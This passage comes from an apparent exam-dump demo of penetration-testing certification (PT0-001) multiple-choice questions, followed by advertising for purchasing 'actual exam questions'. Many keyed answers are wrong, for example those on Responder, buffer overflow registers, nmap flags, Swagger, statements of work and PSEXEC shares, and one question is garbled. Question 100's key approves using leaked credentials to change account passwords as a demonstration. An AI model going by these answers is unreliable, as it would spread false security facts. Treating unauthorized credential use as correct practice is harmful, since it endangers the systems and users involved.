- C. Spear phishing attack
- D. Drive-by download attack

Answer: B

NEW QUESTION 81

During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

- A. Ettercap
- B. Tcpdump
- C. Responder
- D. Medusa

Answer: D

NEW QUESTION 85

A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profiles. For which of the following types of attack would this information be used?

- A. Exploit chaining
- B. Session hijacking
- C. Dictionary
- D. Karma

Answer: B

NEW QUESTION 87

A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to exploit the NETBIOS name service?

- A. arPspooF
- B. nmap
- C. responder
- D. burpsuite

Answer: C

NEW QUESTION 91

A client has voiced concern about the number of companies being breached by remote attackers, who are looking for trade secrets. Which of the following BEST describes the types of adversaries this would identify?

- A. Script kiddies
- B. APT actors
- C. Insider threats
- D. Hacktivist groups

Answer: B

NEW QUESTION 96

Which of the following CPU register does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer
- D. Destination index register

Answer: D

NEW QUESTION 98

After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

- A. Expand the password length from seven to 14 characters
- B. Implement password history restrictions
- C. Configure password filters
- D. Disable the accounts after five incorrect attempts
- E. Decrease the password expiration window

Answer: A

NEW QUESTION 100

A penetration test was performed by an on-staff technicians junior technician. During the test, the technician discovered the application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

- A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.
- B. Connect to the SQL server using this information and change the password to one or two noncritical accounts to demonstrate a proof-of-concept to management.
- C. Notify the development team of the discovery and suggest that input validation be implemented on the web application's SQL query strings.
- D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Answer: B

NEW QUESTION 101

A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovered vulnerabilities, the company asked the consultant to perform the following tasks:

- Code review
- Updates to firewall setting

- A. Scope creep
- B. Post-mortem review
- C. Risk acceptance
- D. Threat prevention

Answer: C

NEW QUESTION 106

A penetration tester locates a few unquoted service paths during an engagement. Which of the following can the tester attempt to do with these?

- A. Attempt to crack the service account passwords.
- B. Attempt DLL hijacking attacks.
- C. Attempt to locate weak file and folder permissions.
- D. Attempt privilege escalation attack

Answer: D

NEW QUESTION 110


A penetration tester has been asked to conduct OS fingerprinting with Nmap using a company provide text file that contain a list of IP addresses. Which of the following are needed to conduct this scan? (Select TWO).

- A. -O
- B. -iL
- C. -sV
- D. -sS
- E. -oN
- F. -oX

Answer: EF

NEW QUESTION 112

Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Answer: B

NEW QUESTION 117

A penetration tester is preparing to conduct API testing Which of the following would be MOST helpful in preparing for this engagement?

- A. NiktO
- B. WAR
- C. W3AF
- D. Swagger

Answer: A

NEW QUESTION 121

A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

- A. RID cycling to enumerate users and groups
- B. Pass the hash to relay credentials
- C. Password brute forcing to log into the host
- D. Session hijacking to impersonate a system account

Answer: C

NEW QUESTION 124

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

- A. Rules of engagement
- B. Master services agreement
- C. Statement of work
- D. End-user license agreement

Answer: D

NEW QUESTION 126

After successfully capturing administrator credentials to a remote Windows machine, a penetration tester attempts to access the system using PSEXEC but is denied permission. Which of the following shares must be accessible for a successful PSEXEC connection?

- A. IPCS and C\$
- B. C\$ and ADMIN\$
- C. SERVICES and ADMIN\$
- D. ADMIN\$ and IPCS

Answer: C

NEW QUESTION 127

In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

- A. Brute force the user's password.
- B. Perform an ARP spoofing attack.
- C. Leverage the BeEF framework to capture credentials.

D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 131

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-001 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-001 Product From:

<https://www.2passeasy.com/dumps/PT0-001/>

Money Back Guarantee

PT0-001 Practice Exam Features:

- * PT0-001 Questions and Answers Updated Frequently
- * PT0-001 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-001 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PT0-001 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year